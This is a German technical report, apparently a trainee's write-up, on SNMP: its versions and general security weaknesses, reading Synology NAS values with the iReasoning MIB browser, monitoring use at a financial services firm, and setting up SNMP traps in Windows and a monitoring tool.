Damit die Netzwerkbela stung gering bleibt, wird zum Versenden der Nachrichten das verbindungslose Protokoll UDP verwendet. Der Agent und der Manager kommunizieren (Requests/Responses) auf dem Port 161, während der Port 162 zum Empfangen der **TRAP**-Meldungen vorgeschrieben ist.

3.1.2. Sicherheitsprobleme

Ein Nachteil von SNMP Version 1 bis 2c ist die fehlende Sicherheit. Diese Versionen von SNMP unterstützen keine Anmeldung mit Kennwort und Benutzernamen, es werden sogenannte Communities verwendet. Diese haben jedoch den Nachteil, dass jeder User im Netzwerk mit einem passenden Programm Systeminformationen auslesen und sogar Werte verändern kann.

Communities sind einfache Namen, wie zum Beispiel „PUBLIC“ (darf nur lesen) oder „PRIVATE“ (darf auch schreiben), die mit der Anfrage zusammen vom SNMP-Service übermittelt werden. Sie sind nichts anderes als ein vorher vereinbarter Schlüssel (Pre-shared keys). Man kann auch sehr lange und komplizierte Community-Namen verwenden. Das ist allerdings von begrenztem Nutzen, da SNMP-Pakete nicht verschlüsselt sind und deshalb sehr einfach von einem Angreifer „gesniff t“ (abgehört) werden können.

Allowed Host: Es gibt jedoch die Möglichkeit, die IP-Adressen der Systeme einzuschränken, die mit einem überwachten SNMP-System Kontakt aufnehmen dürfen. Das ist ein einfacher Schutz, der sich jedoch möglicherweise mit ARP-Spoofing und IP-Spoofing aushebeln lässt.

Management-Schutz: Neuerdings (1991) ist es üblich, dass man für die Überwachung der Systeme ein eigenes Netzwerk erstellt, um den Nutzdaten-Verkehr vom Management-Verkehr zu trennen. Dies wird Out-of-Band genannt. Verkehr, der über das herkömmliche Datennetz fliesst, wird als Inband-Kommunikation bezeichnet. Da dieses zweite Netz die Kosten der Überwachung erhöht, ist der Einsatz nur in sicherheitsrelevanten Bereichen sinnvoll, wie etwa im Bankensektor.

Read Only: Es besteht auch die Möglichkeit, auf gewisse Systeme ein „Read Only“ zu vergeben. Somit kann jedes Überwachungsgerät nur lesen. Das wird häufig bei Routern verwendet.

SNMP Version 3 bietet unter anderem Verschlüsselung und eine bessere Authentifizierung, was zurzeit aber wegen der höheren Komplexität oft nicht genutzt wird.

3.1.3. Die verschiedenen SNMP – Versionen

Die erste Version des Simple Network Management Protocols SNMPv1 wurde bereits 1988 über verschiedene RFCs definiert. Unter anderem waren dies die RFCs 1155, 1156 und 1157. Eines der Hauptprobleme der ersten Version war die fehlende oder mangelhafte Implementierung von Sicherheitsmechanismen.

Aufgrund der unzureichenden Sicherheit war es beispielsweise möglich, die Kommunikation zwischen dem Agenten und dem Manager abzuhören. Auch das Passwort war leicht zu ermitteln, da es unverschlüsselt übertragen wurde.

Aus SNMPv1 entstand der Nachfolger SNMPv2, der in verschiedenen Ausprägungen existiert. Sicherheitstechnisch bringt er jedoch keine entscheidenden Vorteile. Er beinhaltet zusätzliche Funktionen wie den Befehl GETBULK zur Abfrage von mehreren Informationen gleichzeitig. Zudem unterstützt SNMPv2 neben IP, TCP und UDP weitere Protokolle wie IPX oder Appletalk.

Ausreichende Sicherheitsfunktionen sind erst in SNMPv3 implementiert. Diese Version beinhaltet Username- und Passwort-Verschlüsselung ebenso, wie die Verschlüsselung der Übertragung. Zusätzlich stehen deutlich mehr Konfigurationsmöglichkeiten zur Verfügung. Die Spezifizierung von SNMPv3 erfolgte in mehreren RFCs im Jahr 2002.

3.2. MIB-Browser


3.2.1. Auswahl MIB-Browser

MIB browser is an indispensable tool for engineers to manage SNMP enabled network devices and applications. It allows users to load standard, proprietary MIBs, ...
Download · Documentation · MIB Browser License ... · Purchase
Du hast diese Seite am 06.06.20 besucht.
www.heise.de > ... > Netzwerk > Monitoring ▾
iReasoning MIB Browser | heise Download
MIB-Browser für Administratoren zum Verwalten von SNMP-fähigen Netzwerkgeräten und -anwendungen.
Download-Große: 68867 KByte · Lizenz: Kostenlos
www.manageengine.com > products ▾ Diese Seite übersetzen
Free SNMP MIB Browser – ManageEngine Free Tools'
SNMP MIB browser is a complete tool for SNMP operation such as GET, Trap, Walk, GETNEXT and Set. You can also add and view multiple MIB modules.
Andere suchten auch nach
mib browser wiki snmpb
manageengine mib browser tkmib
blackowl mib browser mbrowse
www.manageengine.de > produkte-loesungen > free-sn... ▾
Free SNMP MIB Browser Tool - ManageEngine
ManageEngine SNMP MIB-Browser ist ein kostenloses Tool, das die Auswertung von SNMP-Traps erleichtert.
www.thomas-krenn.com > wiki > SNMP_Informatione... ▾
SNMP Informationen per MIB Browser auslesen – Thomas ...
22.05.2017 - 1 Management Information Base; 2 MIB Browser; 3 SNMP Abfrage mit dem MIB Browser; 4 SNMP Abfrage per snmpwalk; 5 Einzelnachweise ...
Management Information ... · SNMP Abfrage per ...
www.tecchannel.de > mib-browser-fuer-snmp.2076134 ▾
Administrator Must-Haves Teil 1: MIB-Browser: MIB-Browser ...
MIB-Browser. Aktive Netzwerkgeräte, wie beispielsweise Drucker, Router oder Switches, nutzen ein einheitliches Management-System für den Versand von ...


Wenn man im Internet nach MIB Browser sucht findet man ganz viele Resultate. Ich habe mich für den MIB-Browser von iReasoning entschieden, da dieser auch von Marcello verwendet worden ist bei der Demo in das Thema SNMP.

3.2.2. Vorbereitung

Bevor man mit dem MIB-Browser auf die verschiedenen Geräte zugreifen möchte, ist es wichtig zu überprüfen ob SNMP auf dem Endgerät aktiviert ist. Auf dem Synology NAS kann man dafür einfach auf **Systemsteuerung => Terminal & SNMP** und dann unter dem Reiter auf **SNMP** gehen.



Nun kann ist der Service SNMP auf den NAS aktiviert und wir können den MIB Browser starten. Dort müssen wir noch einige Parameter angeben. Dafür klicken wir auf *Advanced...* und dann geben wir die entsprechende IP an, den Port können wir bei 161 belassen. Zudem muss man noch die entsprechende Community angeben sowie die verwendete SNMP Version. Wenn wir alle Daten angegeben haben, können wir unsere Werte mit *OK* bestätigen.



Nun können wir Werte auslesen. Mit den entsprechenden OID können wir jeden Wert auslesen. Die [MIB Dokumentation](#) von Synology ist sehr gut und jedem Synology User zu empfehlen.

iReasoning MIB Browser

File Edit Operations Tools Bookmarks Help

Address: 192.168.0.100 Advanced... OID: .1.3.6.1.2.1.1.1.0 Operations: Get Next Go

SNMP MIBs

MIB Tree
iso.org.dod.internet.mgmt.mib-2

Result Table

Name/OID	Value	Type	IP:Port
sysDescr.0	Linux Inas01 4.4.59+ #24...	OctetString	192.168.0.1...

Operations

- Remove
- Print
- Save
- Search
- Copy
- Export

Name
OID
MIB
Syntax
Access

.iso.org.dod.internet.mgmt.mib-2.system.sysDescr.0

Unter dem Punkt *Value* können wir diese Werte sehen, die uns interessieren, was diese Integers bedeuten, ist ebenfalls in der MIB Dokumentation von Synology beschreiben.

iReasoning MIB Browser

File Edit Operations Tools Bookmarks Help

Address: 192.168.0.100 Advanced... OID: .1.3.6.1.4.1.6574.5.1.1.1 Operations: Get Next Go

SNMP MIBs

MIB Tree
iso.org.dod.internet.mgmt.mib-2

Result Table

Name/OID	Value	Type	IP:Port
.1.3.6.1.4.1.6574.1.1.0	1	Integer	192.168.0.1...
.1.3.6.1.4.1.6574.1.2.0	40	Integer	192.168.0.1...
.1.3.6.1.4.1.6574.1.3.0	1	Integer	192.168.0.1...
.1.3.6.1.4.1.6574.1.4.1.0	1	Integer	192.168.0.1...
.1.3.6.1.4.1.6574.1.4.2.0	1	Integer	192.168.0.1...
.1.3.6.1.4.1.6574.1.5.1.0	DS218+	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.1.5.2.0	1920PCN685003	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.1.5.3.0	DSM 6.2-24922	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.1.5.4.0	1	Integer	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.2.0	Drive 1	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.2.1	Drive 2	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.3.0	WD20EFRX-68EUZN0	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.3.1	WD20EFRX-68EUZN0	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.4.0	SATA	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.4.1	SATA	OctetString	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.5.0	1	Integer	192.168.0.1...
.1.3.6.1.4.1.6574.2.1.1.5.1	1	Integer	192.168.0.1...

Operations


- Remove
- Print
- Save
- Search
- Copy
- Export

Name
OID
MIB
Syntax
Access

Die ausgelesenen Werte kann man ebenfalls als XML exportieren. Dafür klicken wir einfach auf den *Save Result Table* Button.



Danach kann man das File einfach als XML speichern. Im Excel kann man ohne Probleme XML importieren, die Formatierung übernimmt Excel.



Dies sind die ausgelesenen Werte des MIB-Browser.

<u>Value</u>	<u>_name</u>	<u>_oid</u>	<u>_valueType</u>
1	.1.3.6.1.4.1.6574.1.1.0	.1.3.6.1.4.1.6574.1.1.0	Integer
40	.1.3.6.1.4.1.6574.1.2.0	.1.3.6.1.4.1.6574.1.2.0	Integer
1	.1.3.6.1.4.1.6574.1.3.0	.1.3.6.1.4.1.6574.1.3.0	Integer
1	.1.3.6.1.4.1.6574.1.4.1.0	.1.3.6.1.4.1.6574.1.4.1.0	Integer
1	.1.3.6.1.4.1.6574.1.4.2.0	.1.3.6.1.4.1.6574.1.4.2.0	Integer
DS218+	.1.3.6.1.4.1.6574.1.5.1.0	.1.3.6.1.4.1.6574.1.5.1.0	OctetString
1920PCN685003	.1.3.6.1.4.1.6574.1.5.2.0	.1.3.6.1.4.1.6574.1.5.2.0	OctetString
DSM 6.2-24922	.1.3.6.1.4.1.6574.1.5.3.0	.1.3.6.1.4.1.6574.1.5.3.0	OctetString
1	.1.3.6.1.4.1.6574.1.5.4.0	.1.3.6.1.4.1.6574.1.5.4.0	Integer
Drive 1	.1.3.6.1.4.1.6574.2.1.1.2. 0	.1.3.6.1.4.1.6574.2.1.1.2. 0	OctetString
Drive 2	.1.3.6.1.4.1.6574.2.1.1.2. 1	.1.3.6.1.4.1.6574.2.1.1.2. 1	OctetString
WD20EFRX-68EUZN0	.1.3.6.1.4.1.6574.2.1.1.3. 0	.1.3.6.1.4.1.6574.2.1.1.3. 0	OctetString
WD20EFRX-68EUZN0	.1.3.6.1.4.1.6574.2.1.1.3. 1	.1.3.6.1.4.1.6574.2.1.1.3. 1	OctetString
SATA	.1.3.6.1.4.1.6574.2.1.1.4. 0	.1.3.6.1.4.1.6574.2.1.1.4. 0	OctetString

SATA	.1.3.6.1.4.1.6574.2.1.1.4. 1	.1.3.6.1.4.1.6574.2.1.1.4. 1	OctetString
1	.1.3.6.1.4.1.6574.2.1.1.5. 0	.1.3.6.1.4.1.6574.2.1.1.5. 0	Integer
1	.1.3.6.1.4.1.6574.2.1.1.5. 1	.1.3.6.1.4.1.6574.2.1.1.5. 1	Integer
37	.1.3.6.1.4.1.6574.2.1.1.6. 0	.1.3.6.1.4.1.6574.2.1.1.6. 0	Integer
36	.1.3.6.1.4.1.6574.2.1.1.6. 1	.1.3.6.1.4.1.6574.2.1.1.6. 1	Integer


Und das sind die entsprechenden Erklärungen zu den Werten, die wir ausgelesen haben.

OID	Name	Type	Status Type	Explanation	Supported OS
.1	systemStatus	Integer	Normal(1) Failed(2)	System partition status	DSM, DSM UC
.2	temperature	Integer	-	Temperature of this NAS	DSM, DSM UC
.3	powerStatus	Integer	Normal(1) Failed(2)	Returns error if power supplies fail	DSM, DSM UC
.4.1	systemFanStatus	Integer	Normal(1) Failed(2)	Returns error if system fan fails	DSM, DSM UC
.4.2	cpuFanStatus	Integer	Normal(1) Failed(2)	Returns error if CPU fan fails	DSM, DSM UC
.5.1	modelName	String	-	Model name of this NAS	DSM, DSM UC
.5.2	serialNumber	String	-	Model serial number	DSM, DSM UC
.5.3	version	String	-	The version of DSM	DSM, DSM UC
.5.4	upgradeAvailable	Integer	Available(1) Unavailable(2) Connecting(3) Disconnected(4) Others(5)	Checks whether a new version or update of DSM is available	DSM, DSM UC
.6	localRelayNode	Integer	LocationLeft(0) LocationRight(1)	Location of the controller	DSM UC

OID	Name	Type	Status Type	Explanation	Supported OS
.1	diskIndex	Integer	-	Used internally for SNMP table and not accessible	DSM, DSM UC
.2	diskID	String	-	Disk name in DSM	DSM, DSM UC
.3	diskModel	String	-	Disk model	DSM, DSM UC
.4	diskType	String	-	Disk type, e.g. SATA, SSD	DSM, DSM UC
.5	diskStatus	Integer	Normal(1)*	Current disk status	DSM, DSM UC
.6	diskTemperature	Integer	-	Disk temperature	DSM, DSM UC


3.3. Verwendung SNMP SIX Group Services AG

Bei der SIX wird SNMP für Monitoring verwendet. Da es bei uns gewisse Auflagen gibt, was die Verbreitung interner Angaben angeht, durfte ich nicht den offiziellen Plan verwenden. So habe ich den Plan selbst erstellt und Komponenten weggelassen die nicht essenziell sind für die Erklärung. Dieser Plan zeigt das Monitoring für unser FinSOC. Mit dem FinSOC bieten wir Cyber Security Monitoring für Banken und Versicherungen an.



SNMP wird hierbei zwei Mal verwendet. Einerseits kundenseitig mit SNMP v3 welches Daten von unserem Internen Monitoring Tool mit einem Nagios Core an den Kunden weiterleitet. Und zudem als SNMP Trap zwischen dem Splunk Search Head und dem ITSM Server. Der ITSM Server ist für unser internes Ticket Tool zuständig. So wird bei Erkennung eines Problem beim Kunden ein Alarm ausgelöst beim Kunden sowie bei uns (SNMP v3), danach werden die benötigten Daten weiter an den Splunk Search Head geleitet der das Problem analysiert, währenddessen werden bei gewissen Ereignissen über eine SNMP Trap ein Ticket bei uns im ITSM erstellt, welches dann entsprechende Massnahmen nach sich zieht.


3.4. SNMP Trap




Zu Beginn öffnen wir mittels WIN + R und dann mittels Eingabe von evntwin die Ereignis und Trap Konvertierung.




Hier klickt man auf «Bearbeiten».




Nun klickt man unten rechts auf «Suchen».




Nun sucht man nach dem entsprechenden Dienst.



Nun sollte unter den Ereignisquellen den entsprechenden Dienst sehen.



Nun dann einfach auf «Hinzufügen».



Nun kann man noch angeben, wenn es eine Trap generieren sollte und wenn einem die Daten stimmen kann man diese mittels «OK» bestätigen.



Danach einfach auf «Übernehmen» und dann auf «OK» klicken.



Nun fügen wir dem Server einen Sensor hinzu. Dafür einfach auf «Sensor hinzufügen» klicken.

Suche

Verfügbare Sensortypen

SNMP-Trap-Empfänger

Empfängt und analysiert SNMP Trap-Meldungen

Unterstützt keine SNMP v3 Traps. Wählen Sie statt dessen SNMP v1 or v2c.

Dann suchen wir nach «Trap» und wählen den «SNMP-Trap-Empfänger».

? Sensor SNMP-Trap-Empfänger  Bislang keine Daten

[Übersicht](#) [Live Daten](#) [2 Tage](#) [30 Tage](#) [365 Tage](#) [Nachrichten](#) [Historische Daten](#) [Protokoll](#) [Einstellungen](#) [Trigger für Be...](#)

Nachrichten

Drops Fehler Warnungen

Kanal ▾ ID ▾ Letzter Wert (Volumen) ▾ Letzter Wert (Geschwindigkeit) ▾ Minimum ▾ Maximum ▾

Ausfallzeit	-4		
Drops	3		
Fehler	2		
Nachrichten	0		
Warnungen	1		

Trap messages

Datum Zeit Source Agent Enterprise Bindings GenTrap SpecTrap Timeticks Version

<< < 0 an 0 > Loading 0%

Wenn man die Trap dann hinzugefügt hat, sieht es so aus.

✓ Sensor SNMP-Trap-Empfänger  OK

